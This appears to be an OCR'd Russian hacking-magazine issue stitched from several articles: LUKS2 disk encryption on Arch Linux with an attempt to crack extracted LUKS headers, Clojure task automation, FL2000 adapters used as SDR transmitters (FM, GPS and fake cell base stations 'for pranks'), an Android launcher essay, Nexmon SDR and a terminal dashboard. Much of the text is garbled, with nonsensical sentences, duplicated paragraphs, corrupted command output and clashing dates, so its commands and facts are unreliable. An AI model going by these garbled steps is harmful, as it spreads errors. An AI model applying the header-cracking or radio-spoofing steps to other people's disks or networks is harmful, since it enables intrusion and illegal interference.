Итак, у нас в арсенале скоро появятся новые алгоритмы и новые фичи. Но попробовать их не терпится уже сейчас, чем я и занялся.

WARNING

Работа над форматом LUKS2 еще не завершена, так что не рекомендуется использовать его в продакшене!

Тут же нас встречает первая проблема: поддержку со стороны загрузчиков поддержки пока нет. На данный момент на GRUB, ни другие не умеют работать с LUKS2.

Отсутствие возможности грузиться с раздела LUKS2 при этом не конец света (**/boot** шифровать и LUKS1. Кто-то возразит, что **/boot** — главный раз дел и злоумышленнику, который получил доступ к нему, уже все равно, что в ноутбук ему подложат. Но гарантировать, пока что приходится работать с тем, что есть. LUKS1, конечно же, нелтох, но мы сюда пришли новые фичи тестить. В любом случае LUKS2 находится в стадии **активной разработки** (развитие и исправление, поэтому в релизе в продакшен рано в любом случае не идет.

Тем временем сидар подрастал второй подход: это ядро 4.18, которое, как ты помнишь, имеет для AEGIS и MORUS и которого на момент написания статьи нет в ядрах (но установлено. Единственная идея, которая мне пришел в голову, — это воспользовать ветвлю, так как ежемесячный бегд создается только версию 4.17.11.

Модифицирует архивы

Создаем образ отвеса в Arch Wiki. В двух словах: нужно скачать оригинальный образ Ubu установщика, распаковать, внести свои изменения и запаковать обратно.

INFO

Если ты читаешь статью, когда на свете уже есть обновление с версии 4.18, пропускай эту главу — ты можешь в прекрасном будущем и тебе все это не пригодится.

На страницах загрузки выбирай наиболее подходящее зеркало и качай:

```
$ curl -o dl -O "http://mirr.archlinux.ru/iso/2018.08.01/archlinux-2018.08.01-x86_64.iso{,.sig}"
```

Не забудь проверить целостность файла iso:

```
$ gpg --recv-keys 9741E8AC && gpg --verify archlinux-2018.08.01-x86_64.iso.sig
gpg: Signature made Ср 01 авг 2018 00:00:00 MSK
gpg:                Ф 0 авг 2018 00:00:00 MSK
gpg:                Ф 0 авг 2018 00:00:00 MSK
gpg:                Ф 0
```

ПОЛНОДИСКОВОЕ ШИФРОВАНИЕ С LUKS2

Как настроить полнодисковое шифрование в Linux с помощью LUKS2 и почему пароль — не лучший способ защиты данных. Разбираем ограничения TPM, Secure Boot и практику на примере Debian 13 и Ubuntu 24.04 LTS.

Установка Arch Linux на LUKS2

Пошаговая инструкция по установке Arch Linux с шифрованием root-раздела.

Подробно рассмотрены все этапы: разметка диска, создание контейнера LUKS2, настройка initramfs, генерация ключа, настройка загрузчика и проверка шифрования.

INFO

Сначала проверьте загрузку. Шифруйте только после того, как убедитесь, что всё работает. Не рекомендуется использовать LVM, если вы только начинаете.

Если сомневаетесь, не спешите — начните с подсистемы EFI и проверьте загрузку.

Теперь в диске три раздела: EFI, root и swap. Root пока не смонтирован, его подготовим на следующем шаге. Swap можно сделать обычным или зашифровать — LUKS2 и случайный ключ подходят в целом.

WARNING

Данные ВОССТАНОВИТЬ. Единственный способ восстановить их — это ежедневное резервное копирование. Шифрование не заменяет бэкапы.

Чтобы в один прекрасный день не пришлось сделать это на собственном опытном ближнем, сразу добавлю возможность открыть гаджетом ключ по NFC. Для этого нужно подготовить USB-накопитель с ключевым файлом (один файл на диск). Сделаем это в отдельном разделе тоже. Если любишь, то можно использовать тот же раздел, что и для swap.

```
/dev/sda1 — 2GB swap
/dev/sda2 — 2GB EFI
/dev/sda3 — 2GB root (файловая LUKS2)
/dev/sdb1 — 2GB ключ (USB-накопитель LUKS1)
```

GPT — гибкая разметка. Отдельный раздел для root нужен, как та отмечалась, что root-раздел не имеет отдельного раздела /boot. Ядро и initramfs лежат на EFI-разделе. Это позволяет не использовать отдельный раздел /boot. Если хочется, можно сделать отдельный раздел /boot, но для большинства дистрибутивов это лишнее усложнение.

```
# cryptsetup -v -s 512 luksFormat /dev/sda3
# cryptsetup luksOpen /dev/sda3 crypto_root
# lsblk -f
```

Создаем контейнер LUKS2 на root-разделе:

```
# cryptsetup luksFormat --type luks2 --pbkdf argon2id --cipher
aes-xts-plain64 --keyfile-size 64 --hash sha512 /dev/sda3
```

Теперь использовать пароль, достаточно длинный. Для **keyfile-size** — 64 байта (512 бит) — стандартный размер для современных схем. Поэтому, если у тебя было всё равно, проверьте настройку перед созданием.

```
# cryptsetup -v -s 512 luksOpen /dev/sda3 crypto_root
# lsblk -f
```

А теперь проверим скорость работы алгоритмов на SSD, проведем разработанные. Линейные запись и чтение:

aes-xts-plain64
aes-cbc-plain64
aes-xts-plain64
aes-cbc-plain64
Encryption
Decryption
Encryption
Decryption
Encryption
Decryption

ПОЛНОДИСКОВОЕ ШИФРОВАНИЕ С LUKS2

ИЗУЧАЕМ НОВУЮ ВЕРСИЮ ПОПУЛЯРНОГО СРЕДСТВА ШИФРОВАНИЯ ДЛЯ LINUX И ПРОВЕРЯЕМ, МОЖНО ЛИ ЕГО ВЗЛОМАТЬ

ПРОВЕРКА НА ПРОЧНОСТЬ

Это все замечательно, но, если твой диск попадет в руки злоумышленику, наскоро технологии (или легко) тому будет доступ данные? Сейчас проверим.

Стоит понимать, что есть несколько способов похитить нужную инфу. LUKS защищает данные в офлайне — то есть диск (ресурс, контейнер) или закрыт, или отключен от питания вовсе. Иными словами, не думай, что, установив LUKS, ты волшебным образом навсегда обезопасишь данные. Если оставляешь компьютер без присмотра с открытым разделом или пароль запишан на стикере, то уровнем инфаркт LUKS тут не поможет.

Для чистоты в вопросах чтобы продукта: два открыты и два коммерческих. Открытые — это John the Ripper и hashcat. Из коммерческих я знаю продукт Elcomsoft, но он не поддерживает даже LUKS1, поэтому сразу отпадает. Второй неадекватный вариант — это Passware. Никогда не слышал об этой конторе, нашел через поисковик. Список клиентов серьезный: NASA, министерства обороны и кстати США и другие.

Все шифрования поддерживают GPU. Фермы для майнинга, к сожалению (или к счастью), у меня нет, и в качестве GPU использовалась мой GTX 1050 Ti. Поэтому, что может эта старушка против LUKS и LUKS2. Для взлома не нужен диск или раздел полностью, достаточно заголовка. Извлекаю их на флешку:

```
$ cryptsetup luksHeaderBackup /dev/sda2 --header-backup-file /flash/boot_header.bin
$ cryptsetup luksHeaderBackup /dev/sda3 --header-backup-file /flash/root_header.bin
```

John the Ripper

```
LAN-Manager DES [4/64 4x1]
Cisco PIX MD5 [128/128 AVX12+2sha512u 32x2mb]
Cisco IOS MD5 [128/128 AVX12+2sha512u]
Cisco IOS SHA256 [128/128 AVX12+2sha512u]
Cisco IOS SHA512 [128/128 AVX12+2sha512u]
Cisco PIX MD5 [128/128 AVX12+2sha512u]
Keepass [32/64]
Apple Keychain [128/128 AVX12+2sha512u]
AgileKeychain [128/128 AVX12+2sha512u]
1Password, agilekeychain [128/128 AVX12+2sha512u]
1Password, cloud [128/128 AVX12+2sha512u]
Lotus Notes/Domino 6 [128/128 AVX12+2sha512u]
Lotus Notes/Domino 8 [128/128 AVX12+2sha512u]
PBKDF2-HMAC-SHA512 [128/128 AVX12+2sha512u]
PBKDF2-HMAC-SHA256 [128/128 AVX12+2sha512u]
PBKDF2-HMAC-SHA1 [128/128 AVX12+2sha512u]
bcrypt ("$2a$") [Blowfish 32/64 X2]
Kerberos 5 AS-REP etype 17/18/23 [MD4 128/128 AVX12+2sha512u]
Kerberos 5 AS-REQ Pre-Auth etype 17/18/23 [MD4 128/128 AVX12+2sha512u]
Drupal 7 [32/64]
LastPass + LastBackup [MD5 128/128 AVX12+2sha512u]
LastPass [PBKDF2-SHA256 128/128 AVX12+2sha512u]
Lotus Notes/Domino 5 [128/128 AVX12+2sha512u]
Lotus Notes/Domino 6 [128/128 AVX12+2sha512u]
Lotus Notes/Domino 8 [128/128 AVX12+2sha512u]
PKZIP [32/64]
Mozilla [PBKDF2-SHA512 128/128 AVX12+2sha512u]
Mozilla [PBKDF2-SHA256 128/128 AVX12+2sha512u]
Mozilla [PBKDF2-SHA1 128/128 AVX12+2sha512u]
Mozilla master key [PBE-SHA1 128/128 AVX12+2sha512u]
Mozilla master key [PBE-SHA512 128/128 AVX12+2sha512u]
Mozilla master key [PBE-SHA256
```

ПОЛЕЗНАЯ ФУНКЦИОНАЛЬЩИНА

ГАЙМ ПОЧТУ, ТРЕКЕРЫ ЗАДАЧ И ДЕПЛОЙТЕ ИХ С CLOUDFLARE

Сергей Собко
Руководитель группы разработки мобильных приложений, Positive Technologies

Язык программирования Clojure используют такие крупные open source проектами, как NASA CMR, Cisco Threat Grid, CircleCI, Jepsen, стартапами и некоторыми крупными компаниями. В Positive Technologies мы решили попробовать применить Clojure как платформу для базовой автоматизации приложения разработкой программного обеспечения, но что-то пошло не так: проект по автоматизации стал большим и опасным.

ЗАЧЕМ ОНО ТИМУРУ?

Я — один из тимлидов в команде разработки PT Application Firewall, защитного экрана уровня приложений. В один прекрасный момент разработчиком появился критический баг. Очень хочется уже делать релиз вам всем (для ручного работу и начал писать автоматизированную систему, которая умела бы как минимум фиксить почтовые задачи и системные задачи с системным версией. В каждом из «автоматической тимуры».

Конечно, баг — дело в ручным процессе, которую легко вам мотивировать, если в команде существует маркер компетенций: начинать заполнения в зависимости от системных задачи или не начинать вообще, если уметь программировать читать задачу с тасс-трекера и обновлять некоторые поля в ней. Автоматизация — дополнительная нагрузка на набор критериев ответственного проверяющего в пул-реквест в системе которого версия для рецензирования исходного кода.

ЗАЧЕМ ОНО ВООБЩЕ ВСЕМ

Зачем вам понадобилось такое программное обеспечение, в целом понятно, но зачем же мне может понадобиться такое?

Допустим, что системных сначала обстоятельств, у тебя есть учетная запись нечего пользования для. Очень хочешь на самом деле, чтобы сервисы пять тысяч задач этого пользователя за задачи и всю его почту, чтобы разлетелись, что серверы сервисы, которые. Почитаю занимательные комментарии Почему бы не сделать это, написав всего три строки кода?

Или ты начинающий разработчик на разработке программных продуктов и решил устроить свою программистскую полезную КРК: заверяя пользовательского, кодая в системные задачи. Ты хорошо сделаешь, если будешь спокоечку. А для более разных системы сохраняемого тоже можно без технических проблем.

Как вариант, вы можете перенести все задачи из GitLab в на GitHub (потому что такой проект решил стал спонсировать), а заодно настроить автоматическую проверку сообщений из почты в Slack. И даже это делается не очень сложно!

ПОЧЕМУ CLOJURE

Первый вопрос, который можно было бы мне задать, звучит примерно так: почему ты не выбрал Python, ведь ты с ним знаком десять лет и он имеет кое-какие библиотеки для интеграций? Не имеет. Имеет, конечно, но не все работают так, как SDK на Java, создатели разработчиков систем, с которыми мне нужно работать. А некоторые случаи еще и не хватает мне, поэтому нет. Тут нужно заметить, что для персонального прототипа и Python сойдет, но для серьезного, в точке пятую (Lisp на его стороне), а на GitHub (потому что такой проект решил стал спонсировать), а заодно настроить автоматическую проверку сообщений из почты в Slack. И даже это делается не очень сложно!

ПОЧЕМУ CLOJURE

Первый вопрос, который можно было бы мне задать, звучит примерно так: почему ты не выбрал Python, ведь ты с ним знаком десять лет и он имеет кое-какие библиотеки для интеграций? Не имеет. Имеет, конечно, но не все работают так, как SDK на Java, создатели разработчиков систем, с которыми мне нужно работать. А некоторые случаи еще и не хватает мне, поэтому нет. Тут нужно заметить, что для персонального прототипа и Python сойдет, но для серьезного, в точке пятую (Lisp на его стороне

ВЕШАЕМ ПО ПЕРЕХОДНИКУ

Кирилл Ивлев
@ivlevch

КАК ПРЕВРАТИТЬ КОПЕЕЧНЫЙ ВИДЕОАДАПТЕР В SDR. УЧИМЫ ЗАКАЗАТЬ ПЛ И СЛУШАТЬ DPS

Утилита Osmo-FDS превращает адаптер с USB на VGA в DPS-приемник и SDR-передатчик, который позволяет вещать в диапазонах FM-радио и телевидения DTV, подавать сигнал GPS или симулировать базовые станции UMTS. Неплохая штука для дружеских розыгрышей и других развлекательных проделок. В этой статье мы расскажем тем, как такое возможно возможно, и разберем необходимые шаги.

INFO

В статье использованы материалы проекторов osmocom-analog утилиты Chris Morgan'a, которые он представил на DerbyCon'ах 2015 и 2016 г. и вики Osmocom и статьи Tomas Cz в Geiser Hacker'ах. Также использованы и статьи Bogdan'ов Ивлева.

WARNING

Использовать программы с FL2000 с неофициальными версиями ДДК и прошивкой отличной от стандартной производителя — опасно! Все вышеперечисленные технологии, за исключением использования при самого устройства будет вместо на себе. Подробнее в предупреждениях — в конце статьи.

ПРЕДЫСТОРИЯ

Эта история использовать адаптер VGA в качестве передатчика — длинная история.

- В 2001 году Dave Tarkis выпустил программу Tempest for Fun, которая передает сигнал в диапазоне AM.
- В 2005 году Kevin Redon, основатель видеокарту ATI Radeon 9200SE — что-то передает.
- В 2006 году Kevin и Joe Barnes также отправили TEMPEST — программу, которая передает сигнал FM-радио в режиме реального времени при помощи SDL и обычной видеокарты.
- В 2013 году они использовали для выхода LATI карта VGA и проводили нечеткого интервала между кадрами, что позволяет любая сигнала.

Новый характер при использовании обычной видеокарты в том, что нет, которая генерирует PAMDAC, не до конца гарантированно подавлять. Выражается это тем, что VGA передает гармонические сигналы.

Разновидность USB-приемник FL2000 в 2016 году. Сам Мангуйк всем использовали почти обзоры с использованием FL2000 в 2016 году. Новое обрезка, что использовали и мелкие, вечерние смотрелись отличнейшие. Вообще, в 2016 году, Мангуйк и Ивлев, Ивлев и Мангуйк, Мангуйк и Ивлев — два любителя типичная вещи устроили.

ПОДДЕРЖИВАЕМОЕ ЖЕЛЕЗО

Для выхода из экранного, что симулировать, подходит далеко не любой экран. Проблемы со экранами:

Для на USB 3.0 на VGA

Для USB 3.0 на VGA — проблемы: Realtek с чипом Realtek Logic RL2000. Обычно они выпускались для адаптера USB 3.0 на VGA с поддержкой разрешения 1920 × 1080 или USB 3.0 и 800 × 600 или USB 2.0. Иногда бывают нагнаны, что максимальное разрешение — 1920 × 1200, но этот режим работает только с некоторыми контроллерами eHCI при включенной компрессии RLE.

Если вы хотите использовать адаптер для видеокарты разрешение 1048 × 1152 и заявлена поддержка macOS нельзя использовать USB 2.0, то вторая — Fresco Logic FL2000 с прошивкой производителя.

Один на адаптер с FL2000 выпускается в модели с 15 штрихов, в дешевых с Displaylink стоит 25 штрихов и более. Также заметь, что в устройствах с конкретным USB 2.0 другой чипсет производителя. Realtek DT-M6 и этого знать нельзя с DisplayPort на VGA.

Для выхода на VGA с USB 3.0 — Fresco Logic FL2000 на Amazon. Устройства имеют разные размеры, которые зависят подключение: DVI или HDMI. Ниже — два наиболее типичных вида устройств.

Для на USB 3.0 на HDMI.

Для USB 3.0 на HDMI — есть только адаптер VGA с USB 3.0 с HDMI, а внутри — чип FL2000 и USB 3.0 на VGA. Также выпускается USB 3.0 на HDMI. Обычно на USB 3.0 на HDMI — не рекомендуется пропать кольцо Fresco Logic FL2000 — проблемы выходили, то либо прогрессия адаптера UMT VGA, прекращение ниже.

СРАВНЕНИЕ ХОСТОВЫХ КОНТРОЛЛЕРОВ USB

Медиаплеры большинство чип производительность SDR/UPT в сверху зависит от конкретного eHCI на компьютере. Нами проверены результаты разных чипов производителя:

Измерять производительность такого контроллера USB ты можешь командой:

```
~ / FL2K_test -t 16245
```

В результате получаешь что-то такое:

```
real sample rate: 15782188 current PPM: -3872 cumulative PPM: -3872
```

В этом примере система не может вещать устройство. Большие 15782187 выполняется в секунду только примерно на три начала UMT, то нужно для 47 мегасамплов в секунду. Можешь сказать зрителям 10К, ещё задаю более 15782188 — и ты сможешь. Ниже — результаты измерения, и что можно, частично — обычно для будет работать.

Ниже — результаты измерения для разных контроллеров:

Контроллер USB 3.0	Достижимая частота семплирования
Intel Corporation 8 Series USB eHCI HC (rev 04)	157 Мбиты
Intel Corporation 7 Series/C216 Series Chipset Family USB eHCI Host Controller (rev 04)	157 Мбиты
Intel Corporation Wildcat Point-LP USB eHCI Controller (rev 03)	157 Мбиты
Intel Corporation Sunrise Point-LP USB 3.0 eHCI Controller (rev 21)	155 Мбиты
Samsung Galaxy S5 mini (ведёт ина Sprinter Dongle/Mass USB3.0 IP)	147 Мбиты
Orbtel RUA via Sprinter Dongle/Mass USB3.0 IP)	145 Мбиты
AMD/ATI Technology Inc. AMD/ATI USB 3.1 Host Controller	143 Мбиты
Fresco Logic FL1100 USB 3.0 Host Controller (rev 05)	140 Мбиты
Fresco Logic FL1100 USB 3.0 Host Controller (rev 01)	136 Мбиты
Fresco Logic FL1009 USB 3.0 Host Controller (rev 03)	136 Мбиты
Etron Technology, Inc. EJ168/EJ188/EJ198 USB 3.0 Host Controller (rev 01)	129 Мбиты
VIA Technologies, Inc. VL800 USB 3.0 Host Controller (rev 01)	127 Мбиты
Etron Technology, Inc. EJ168 USB 3.0 Host Controller (rev 01)	97 Мбиты
Renesas Technology Corp. uPD720202 USB 3.0 Host Controller (rev 02)	95 Мбиты
Intel USB 2.0 EHCI Controller	35 Мбиты

БОТЛЕНК PCI EXPRESS НА СТАРЫХ СИСТЕМАХ

Если USB 3.0 на новой материнке — проблемы, то можно попробовать использовать PCI Express. Но для этого нужно, чтобы на материнке была свободная слот PCI-E. Проверить это можно командой lspci -vv. Выведут будет примерно следующее:

```
00:00.0 USB controller: Renesas Technology Corp. uPD720202 USB 3.0
Controller (rev 02) (prog-if 30 [XHCI])
[...]
        LnkCap: Port #0, Speed 5GT/s, Width x1, ASPM L0s L1,
Latency L0 <4us, L1 <64us
                ClockPM- Surprise- LinkErr- DLActr- ASPMOptComp+
[...]
        LnkSta: Speed 2.5GT/s, Width x1, TrErr-
Train- SlotClk- DLActive- BWMgmt- ABWMgmt-
                DevCap2: Target link Speed: 5GT/s, EnterCompliance-
SpeedDis-
```

Здесь нужно содержимое регистра LnkSta. В этом случае скорость PCI Express работает на скорости 2.5 гигагерцовые и сверху вместо полосы 5 гигагерцовые. Скорость, которая нужна для USB 3.0.

УСТАНОВКА

Чтобы работать с Osmo-FDS, первым делом скачиваем исходники. Тут есть два варианта:

- на вики по проекту http://osmocom.org/projects/fds;
- репозиторий с доступом только на чтение git://git.osmocom.org/osmo-fl2k.

Чтобы скомпилировать код, нужно сначала поставить зависимости libusb, если у тебя их ещё нет в системе. Если у тебя Debian-образный дистрибутив, то пишем:

```
$ sudo apt-get install libusb-1.0-0-dev
```

Теперь можно компилировать:

```
$ git clone git://git.osmocom.org/osmo-fl2k.git
$ mkdir osmo-fl2k/build
$ cd osmo-fl2k/build
$ cmake ../ -DCMAKE_BUILD_TYPE=Release
$ make -j 3
$ sudo make install
$ sudo ldconfig
```

Теперь нам нельзя использовать устройство под пользовательским аккаунтом, нужно запускать прямо шлем:

```
$ sudo udevadm control -R
$ sudo udevadm trigger
```

ПОЛЬЗОВАТЬСЯ ПРОГРАММОЙ OSMO-FL2K

Новые прошивки, новые версии ядра иногда ломают работоспособность случая использования.

РАЗГАЙАЙОВКЕ ВЕЩАНИЕ WBFM

Благодаря GPL это можно переделать вещать звуковой карты в широкий диапазон FM. Для этого нужно поставить Sox и ввести:

```
$ sudo apt-get install sox pv
```

Для начала нужно сначала конвертировать аудиовещание:

```
$ pacat list-sources | grep name | grep monitor
```

Результат будет примерно такой:

```
name: <alsa_output.pci-0000_00_05.0.analog-stereo.monitor>
```

Чтобы передавать выход аудио на нужно WBFM на частоте 95 МГц, можешь ввести такую команду:

```
pacat --device=<alsa_output.pci-0000_00_05.0.analog-stereo.monitor> |
pv -q -B 256k | sox -t raw -r 44100 -c signed-integer -L -b 16 - -r - -c 1 -t
signed-integer -b 16 -L - | ./fm_mod -f 95M -s 44100 -m 0.5 -c 10 | bladerfs -S 1 |
./fl2k_fm -s 15000000 -f 95M -r 15M -
```

Sox будет принимать в аудио фильтр нужным частотой 15 кГц, конвертировать сигнал в моно и обеспечивать предварительно (и фильтров вещать). Утилита pv ограничивает скорость передачи — это необходимо, чтобы не перегружать процессор. Чтобы сверху WBFM при помощи RSD, можешь использовать такую команду:

```
pacat --device=<alsa_output.pci-0000_00_05.0.analog-stereo.monitor> |
pv -q -B 256k | sox -t raw -r 44100 -c signed-integer -L -b 16 - -r 48k -c 2
signed-integer -b 16 - raw - | ./wbfm_mod -f 95M -s 48000 -m 0.5 -c 10 -p
bladerf -S 2000000 | ./fl2k_fm -s 15000000 -f 95M -r 15M -
```

ТРАНСЛЯЦИЯ GSM

Теперешние сотовые GSM/ Fake, Fake, как и международные сигналы, которые сигнал для трансляции GSM и LMTS, можно найти в репозитории fl2k_osmocom.

Network systems
Network operator
Network name
Short name
Mobile country code
Mobile network code
Location area code
Cell identity
Cell frequency
Cell type
Cell name
Cell frequency band
Cell ARFCN
Cell BSIC
Cell channel combination
Cell channel description
Cell channel allocation
Cell channel description
Cell channel description
Cell channel description

ПОЧЕМУ ДОМАШНИЕ ЭКРАНЫ ВСЕХ СМАРТФОНОВ — ОТСТОЙ

ИЛИ ЗАЧЕМ Я НАПИСАЛ AIO LAUNCHER

Евгений Зобнин
Редактор Upload и Mobile
zobnin@gd.ru

Не знаю, как тебе, а мне всегда казалось странным, что мощный смартфон, связывающий людей друг с другом и всем остальным миром, в качестве ключевого элемента интерфейса использует абсолютно бесполезный неинформативный экран со значками. Да, есть бейджи, да, иконки часов и календаря действительно показывают время и дату, но вы серьезно? Первое, что видит пользователь, — это просто сетка иконок?

WWW

Если ты просто хотел узнать, какой ответ на приведенный выше вопрос предлагаю я, вот ссылка: AIO Launcher. Приложение бесплатное и работает на любом Android-смартфоне с версией ОС от 4.4.

В ЧЕМ ПРОБЛЕМА

Представь себе, что ты садишься за штурвал самолета (или тренажера). Перед тобой огромная приборная панель, но все многочисленные информационные экраны и тумблеры закрыты крышками, на которых приведено название и краткое описание спрятанного под ними элемента управления. В первый день обучения инструктор объясняет тебе правила: крышки открываются легким прикосновением, но, когда открываешь одну из них, остальные закрываются. Сделано так, чтобы ты всегда знал, где и что находится, и не потерялся в мире экранов, тумблеров и рычагов.


В первые дни обучения ты благодаришь инструктора, придумавших такую дружелюбную и наглядную систему управления. Но со временем замечаешь, что она работает против тебя. Ты уже разобрался, что к чему, тебе надо контролировать самолет, знать, что происходит, и иметь прямой доступ к любым элементам управления. Поэтому ты просишь инструктора отключить функцию автоматического закрытия крышек, а еще лучше убрать их вообще.

Но инструктор отвечает, что это невозможно, и добавляет, что все современные самолеты оснащены именно такой приборной панелью, это стандарт, и вообще, много ты понимаешь в интерфейсе, который придумал гениальный Дронни Олей!

Я не приравниваю самолеты к смартфонам, а лишь хочу показать, что пользователю системы, генерирующей огромное количество информации, лучше видеть эту информацию на месте, а не только после прикосновения пальца. Но все не так. Вместо информации нам предлагают смотреть на «крышки» (иконки), под которыми эта информация прячется.

Да, в Android есть виджеты, и, потратив уйму времени, ты сможешь найти виджеты, показывающие любую полезную тебе информацию… и получишь пестрый экран, оформленный в разном стиле, занятте и с различными размерами шрифтов. Будет ли он удобен? Нет, я пробовал, это мучение.

А ведь многие из нас уже видели действительно правильный домашний экран смартфона. Это экран «Сегодня» в Windows Mobile. Да, я тоже не любю эту ОС и считаю крайне неудобной в использовании, но домашний экран WM был шагом в правильную сторону.



Позже, уже в домашнем экране Windows Phone, MS попыталась сделать «нечто подобное, но в современном стиле». Однако плитки Windows Phone получились скорее прикольными, чем информативными. Они занимали слишком много пространства и часто вместо детальной информации показывали число или пару слов о каком-то событии.

Еще был SlideScreen, невероятно крутой лаунчер для Android от Larva Labs. Его экран почти полностью состоял из информации: последние письма, сообщения в Twitter и Facebook, пропущенные звонки, СМС и даже которорые акций. Larva Labs сделали это еще во времена Android 2.1, но вскоре выяснилось, что окупить разработку такого приложения просто невозможно: пользователи не понимали его и отказывались уходить с привычного иконочного интерфейса.

Свои попытки были у Yahoo (Aviate), MS (Microsoft Launcher) и независимых разработчиков (хороший пример: ASAP Launcher). Лично мне ни одна из них не показалась удачной. Разработчики либо боялись полностью отказываться от концепции иконок на рабочем столе, либо использовали пространство экрана крайне нерационально.

Пришла идея сделать все по-своему.

ПРОСТОТА, МИНИМАЛИЗМ, ЭФФЕКТИВНОСТЬ

Ключевые идеи AIO Launcher:


1. К черту иконки. Сетка иконок — пестрая мозаика без какой-либо информационной нагрузки. Как выглядит иконка Skype? Лично я вспоминаю ничто невнятное яркого синего цвета. А Dropbox? Уже угадываются черты коробки, которой давно нет, но главное — это темно-синий, не так ли? Еще у нас есть Feedly — зеленый, Сбербанк — снова зеленый, Pocket — красный, Yandex Taxi — желтый.


Мы дифференцируем не иконки, а цвета и названия. Иконки — ненужный отвлекающий шум. По-хорошему их просто не должно быть. И по умолчанию в AIO Launcher их нет. Зато есть сортировка приложений по количеству запусков, так что на экране всегда находится только то, что тебе нужно, то, чем ты пользуешься.

2. Что еще должно быть на экране? На экране устройства, который называется «телефон»? Конечно же, список звонков своей бабушки. А еще последние СМС.

Но у нас же не просто телефон, это смартфон. Поэтому обязательно покажем погоду, почту, новости, твиты, сообщения телеграма, календарь и, конечно же, курс биткойна. Заставим все это просто работать без всяких логинов и получим смартфон с большой буквы. Смартфон, который сразу покажет всю нужную инфу без необходимости нажимать что бы то ни было. Разве не так это должно работать?

AIO Launcher — не произведение искусства и не конкурент всем вашим Nova лаунчерам, это приложение, которое просто делает работу со смартфоном удобной.





ВЫВОДЫ

Странно, что настолько очевидная простая идея существует в столь малых вариантах. Странно видеть людей, «раздевающих» смартфон так, чтобы было видно одни обои. Странно, что мне вообще пришлось писать AIO Launcher, вместо того чтобы пользоваться чем-то готовым.

WWW

Андрей Письменный
Шеф-редактор
andpismenny@gmail.com

1 NEXMON SDR — ПРОГРАММА ДЛЯ ПРЕВРАЩЕНИЯ RASPBERRY PI B SDR

Работая над переводом статьи о том, как можно превратить переходник с USB на VGA в передающее программно определяемое радио, я наткнулся на схожий и не менее интересный проект — Nexmon SDR. Это кастомная прошивка чипсета Wi-Fi, которая наделяет «Малинку» новыми интересными возможностями.

Авторы утилиты обнаружили, что чипы Broadcom BCM4339 и BCM43455c0 можно при желании заставить передавать любой сигнал на частотах от 2,4 до 5 ГГц. Чип BCM4339 преимущественно используется в телефонах Nexus 5, а BCM43455c0 — в Raspberry Pi 3B+ (в модели B без плюса стоит другой чип, с которым Nexmon SDR не заработает).

Nexmon Software Defined Radio

This projects demonstrates our discovery that turns Broadcom's 802.11ac Wi-Fi chips into software-defined radios that transmit arbitrary signals in the Wi-Fi bands. In this example, we patch the Wi-Fi firmware of BCM4339 devices installed in Nexus 5 smartphones and BCM43455c0 devices installed in Raspberry Pi B3+ computers. The Raspberry Pi B3 will never be supported as it only contains an 802.11n PHY. The firmware patch activates three ioctls:

1. `NEX_WRITE_TEMPLATE_RAM` (4129) writes arbitrary data into Template RAM that stores the raw IQ samples that we may transmit. The ioctl's payload contains (1) an int32 value indicating the offset where data should be written in Template RAM in bytes, (2) an int32 value indicating the length of the data that should be written and (3) the IQ samples as array of IQ values, where I (inphase components) and Q (quadrature components) are stored as int16 numbers.
2. `NEX_SDR_START_TRANSMISSION` (4127) that triggers the transmission of IQ samples. The ioctl's payload contains (1) an int32 value indicating the number of samples to transmit, (2) an int32 value indicating the offset where the signal starts in Template RAM, (3) an int32 value indicating a chanspec (channel number, bandwidth, band, ...), (4) an int32 value indicating the power index (lower value means higher output power), and (5) an int32 value indicating whether to loop over the IQ samples or transmit them only once.
3. `NEX_SDR_STOP_TRANSMISSION` (4128) stops a transmission started using `NEX_SDR_START_TRANSMISSION`.


Nexmon SDR предполагается использовать вместе с основным проектом — Nexmon. Он представляет собой фреймворк для патчинга прошивки чипа Wi-Fi с целью, например, наделить его возможностью перехвата пакетов и инжекта фреймов. Он, кстати, поддерживает гораздо большее число устройств, включая Huawei P9 и некоторые Samsung Galaxy.

Что до Raspberry Pi, то ее можно превратить в радиопередатчик и при помощи другой утилиты — rpitx. Она подает сигнал от 5 кГц до 1500 МГц на пины GPIO, к которым можно подключить антенну.

Экспериментируя со всем этим, не забывай, что вещание без лицензии за пределами экранированного помещения может быть незаконным.

2 WTF — УНИВЕРСАЛЬНЫЙ ДАШБОРД ДЛЯ НАСТОЯЩИХ ФАНАТОВ ТЕРМИНАЛА

Может показаться, что всякие виджеты и гаджеты — это удел развесистых графических интерфейсов, авторы которых уже не знают, что бы еще приделать к операционной системе. Однако некоторые поклонники командной строки Linux тоже не чужды легкомысленных развлечений. Впрочем, красиво оформленную приборную панель можно считать и практичной — смотря что на нее поставить.



Как должно быть

Предмет разговора — утилита под названием WTF. Это модульный дашборд, элементы которого ты выбираешь сам — в соответствии с твоими нуждами и размерами монитора. Например, можешь вывести себе статистику по проекту в GitHub или GitLab, показывать таски из Jira и Trello, добавить информацию о заряде батареи, поставить красивый прогноз погоды, курсы криптовалют и даже добавить ту-ду-лист и заполнять его прямо на месте.

Помимо этого, WTF можно интегрировать с другими программами — например, через текстовый файл (модуль Textfile) или через стандартный вывод (модуль CmdRunner). Для облачной интеграции можно использовать ячейки в таблицах Google Spreadsheets: при помощи IFTTT в них удобно складывать информацию, полученную от других сервисов через API.

Однако, когда я принялся с энтузиазмом настраивать свой дашборд, меня ждало некоторое разочарование.

WTF?!


Нормально отобразился только вывод из текстового файла, куда специальный скрипт складывает курсы доллара и евро. А вот прекрасный прогноз погоды из wttr.in отображается битым. С Google Spreadsheets тоже не задалось: после подключения модуля WTF стал предлагать мне вставить из буфера обмена ключ разработчика, но потом жаловался, что ключ не подходит.

Придется теперь не забыть вернуться к этой штуке через годик и посмотреть, как продвигается разработка!

